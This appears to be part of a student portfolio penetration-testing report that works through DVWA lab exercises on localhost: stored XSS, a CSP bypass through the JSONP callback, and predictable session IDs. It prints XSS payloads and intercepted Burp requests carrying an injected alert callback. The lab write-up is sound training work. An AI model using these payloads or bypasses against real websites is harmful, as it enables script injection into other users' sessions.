Stored cross-site scripting (XSS) in which the hacker malicious code is stored target website and the web server. When an attacker can send malicious JavaScript into the website and that script is executed other users' computers that is stored (XSS) cross-site scripting.




## Payload

<body onload=alert("ansar")>. The security level is high.

## Exploit Execution Details

The screenshots show the DVWA application running on Kali Linux. The URL in both browser tabs is `127.0.0.1/DVWA/vulnerabilities/xss_s/`. The left sidebar menu has several items highlighted in green, with 'XSS (Stored)' being the active one in both cases. The main content area displays the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. In the first screenshot, the 'Name' input field contains 'test'. In the second screenshot, the 'Name' input field contains '<body onload=alert("STORDEXSS")>' and the 'Message' field contains 'ansar'. Both screenshots also show a 'More Information' section with links to various XSS resources.




### **Summary**

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

## **9. DVWA- Content Security Policy (CSP)**

Content-Security-Policy is the name of a HTTP response header that modern browsers use to enhance the security of the web page. The Content-Security-Policy header allows you to restrict how resources such as JavaScript, CSS or anything that the browser loads. CSP was first designed to reduce the attack surface of Cross Site Scripting (XSS) attacks, later versions also protect against other forms of attack such as Click Jacking.



### **Approach**

Security Level = High

The page makes a call to `../../../../vulnerabilities/csp/source/jsonp.php` to load some code. Modify that page to run your own code.  $1+2+3+4+5=$

## PORTFOLIO PROJECT-03

A screenshot of a web browser showing the DVWA Content Security Policy (CSP) Bypass page. The URL is 127.0.0.1/DVWA/vulnerabilities/csp/. The main content area has a yellow border and contains the title "Vulnerability: Content Security Policy (CSP) Bypass". Below the title, there is a text box with the following content:  
The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.  
1+2+3+4+5=\_\_\_\_\_  
A yellow arrow points from the left margin to the title "Vulnerability: Content Security Policy (CSP) Bypass". Another yellow arrow points from the left margin to the text input field.

When we click solve the sum, we get:


The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.  $1+2+3+4+5=15$

A screenshot of a web browser showing the DVWA Content Security Policy (CSP) Bypass page. The URL is 127.0.0.1/DVWA/vulnerabilities/csp/. The main content area has a blue border and contains the title "Vulnerability: Content Security Policy (CSP) Bypass". Below the title, there is a text box with the following content:  
The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.  
1+2+3+4+5=15  
Two blue arrows point from the left margin to the title "Vulnerability: Content Security Policy (CSP) Bypass".

When we take a look at the event triggered upon clicking the button, here is the code we find:

```
Function clickButton (){  
    vars=document.createElement("script") ;  
    s.src="source/jsonp.php?callback=solveSum" ;  
    document.body.appendChild(s) ;  
}
```

## PORTFOLIO PROJECT-03



The screenshot shows the Mozilla Firefox browser window. The address bar displays "127.0.0.1/DVWA/vulnerabilities/view\_source.php?id=csp&security=high". The main content area shows the source code of a JavaScript file named "high.js". The code contains a function "clickButton" which creates a script element with a source URL of "source/jsonp.php?callback=solveSum". The "solveSum" function is triggered when an answer is submitted. A button with the ID "solve" is also present. The code is highlighted with syntax coloring.

```
</form>
<script src="source/high.js"></script>
';

vulnerabilities/csp/source/high.js

function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}


function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}

Compare All Levels
```

When we click on the button, a script tag is created. The source of the script is set to the file jsonp.php. When we click the button, the form is sent with the callback function within its parameter callback:



If we intercept the request and change the callback function from solveSum to alert("hacked")//, we manage to create a pop up despite the Content Security Policy.

## PORTFOLIO PROJECT-03

The screenshot shows the Burp Suite interface. The title bar says "Burp Suite Community Edition v2023.1.2 - Temporary Project". The main window displays an intercept request for "127.0.0.1/DVWA/vulnerabilities/csp/". The "Raw" tab shows the following HTTP request:

```
1 GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert("CSP")/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/csp/
9 Cookie: security=high; PHPSESSID=k77vmle8hue9dg38i6dumnrak9
10 Sec-Fetch-Dest: script
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13
14
```

The "Inspector" panel on the right shows the selected text "alert('CSP')".

The screenshot shows the DVWA application. The title bar says "Vulnerability: Content Security Policy (CSP) Bypass". The main content area displays a message: "The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code." Below this is a modal dialog with the following content:

```
IP: 127.0.0.1
CSP
OK
```

At the bottom of the modal, there are links: "Mozilla Developer Network - CSP: script-src" and "Mozilla Security Blog - CSP for the web we have".

### **Summary**

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

## **10. DVWA- Weak Session IDs**

Weak session IDs can expose users to having their session hijacked. If your session IDs are picked from a small range of values, an attacker only needs to probe randomly chosen session IDs until they find a match.

Session IDs need to be picked from a large address space (i.e. large enough to make simple enumeration unworkable) and unpredictable. If the generation algorithm is not securely random, the attacker can narrow down the range of values needed in an enumeration attack.



### Approach

Security Level = Low

This attack is related to poor user authentication and session management.

Before beginning remove the ‘Intercept’ from Burp.


Open DVWA’s page and set the security level to low. Navigate to ‘Weak Session IDs’:

A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) 'Weak Session IDs' page. The browser window has multiple tabs open, including 'Vulnerability: SQL Injection' and 'Vulnerability: Weak Session'. The URL in the address bar is 'localhost/DVWA/vulnerabilities/weak\_id/'. The page itself has a title 'Vulnerability: Weak Session IDs' and a paragraph explaining that each click on the 'Generate' button will set a new cookie called 'dvwaSession'. On the left side, there is a sidebar with various vulnerability links, and a blue arrow points to the 'Weak Session IDs' link, which is highlighted with a green background.


Every time the ‘Generate’ button is clicked, the cookie ‘dvwaSession’ will receive a new value. Let’s analyse how are these values created and how secure they are. Click the button and head to Burp. Click the button again and look at Burp:

## PORTFOLIO PROJECT-03


DVWA Session first value was '1', then '2'. The next one will be '3'. There is no randomness, the values are easily predictable. This opens a Man-In-The-Middle vector of attack.



```
POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://localhost
Referer: http://localhost/DVWA/vulnerabilities/weak_id/
Cookie: dvsessionid=security_low; PHPSESSID=n1zfebc7a4nn16xbdonpdj1lthe
```




```
POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/weak_id/
Cookie: dvsessionid=security_low; PHPSESSID=n1zfebc7a4nn16xbdonpdj1lthe
```




```
POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/weak_id/
Cookie: dvsessionid=3; security_low; PHPSESSID=n1zfebc7a4nn16xbdonpdj1lthe
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

## PORTFOLIO PROJECT-03




Let's use one of the functions Burp Suite has to evaluate the quality of randomness, the sequencer. Right click the request and choose 'Send to sequencer':



Do a start live capture and when finished click Analyse now.

## PORTFOLIO PROJECT-03



The results are bad, has expected. There's no randomness in the value.

### **Summary**

Make sure your session IDs are unguessable, or else your authentication scheme can be bypassed with relatively simple scripts.

### **Conclusion**

Penetration Testing executed on the application “DVWA” a different type of testing method is applied to this application depending upon the security level of the application. It finds vulnerable areas like XSS vulnerabilities, Session Hijacking, SQL Injection, Brute Force & File inclusion etc. These exploits help in identifying the vulnerabilities in the source code that can further lead to exploit the web application.